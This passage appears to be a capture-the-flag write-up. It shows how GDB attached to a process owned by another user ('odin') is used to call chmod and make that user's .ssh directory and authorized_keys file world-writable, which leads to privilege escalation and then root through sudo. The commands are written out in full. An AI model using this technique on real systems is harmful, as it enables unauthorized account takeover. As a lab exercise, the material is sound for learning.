Reading symbols from target:/lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/ac/af96d7b1a6bad57b559d646233d5dc1a23257c.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007f3c3d5c978a in __GI___clock_nanosleep (clock_id=clock_id@entry=0, flags=flags@entry=0, req=req@entry=0x7fff199bad90,
rem=rem@entry=0x7fff199bad90) at ../sysdeps/unix/sysv/linux/clock_nanosleep.c:78
78      ../sysdeps/unix/sysv/linux/clock_nanosleep.c: No such file or directory.
(gdb)
```

```
File ragnarok_watcher.c:
9:      volatile int fimbulvetr;
10:     volatile int gjallarhorn;
11:     volatile int naglfar;
7:      volatile char *path_to_mimir_s_head;
```

```
(gdb) print path_to_mimir_s_head
$1 = 0x55898427f008 "/home/odin/well_of_knowledge/mimir_s_head"
(gdb) print naglfar
$2 = 0
(gdb) print gjallarhorn
$3 = 0
(gdb) print fimbulvetr
$4 = 0
```

We observe four volatile variables

```
(gdb) set naglfar = 1
(gdb) set gjallarhorn = 1
(gdb) set fimbulvetr = 1
```

```
fenrir@Valhalla:~$ cat /home/odin/well_of_knowledge/mimir_s_head
ragnarok has began
fenrir@Valhalla:~$ ll /home/odin/well_of_knowledge/mimir_s_head
-rw-rw-rw- 1 odin odin 19 Dec 17 12:03 /home/odin/well_of_knowledge/mimir_s_head
```

By modifying these variables, we infer that the binary uses chmod on the file that the fourth variable has as value.

```
(gdb) call (int)chmod("/home/odin/.ssh", 0777)
$1 = 0
(gdb) call (int)chmod("/home/odin/.ssh/authorized_keys", 0777)
$2 = 0
(gdb)
```

```
fenrir@Valhalla:~$ ll /home/odin/.ssh
total 8
drwxrwxrwx 2 odin odin 4096 Dec  4 14:05 ./
drwxr-x--x 4 odin odin 4096 Dec 30 14:22 ../
-rwxrwxrwx 1 odin odin    0 Dec  4 14:05 authorized_keys*
fenrir@Valhalla:~$
```


Calling chmod() directly from GDB allows us to change file permissions as odin.

Conclusion :

Debug access to a privileged process combined with unsafe design enables arbitrary permission changes, granting us escalation to odin.

End

Bash :



Odin has full sudo privileges, allowing us to become root and complete the challenge.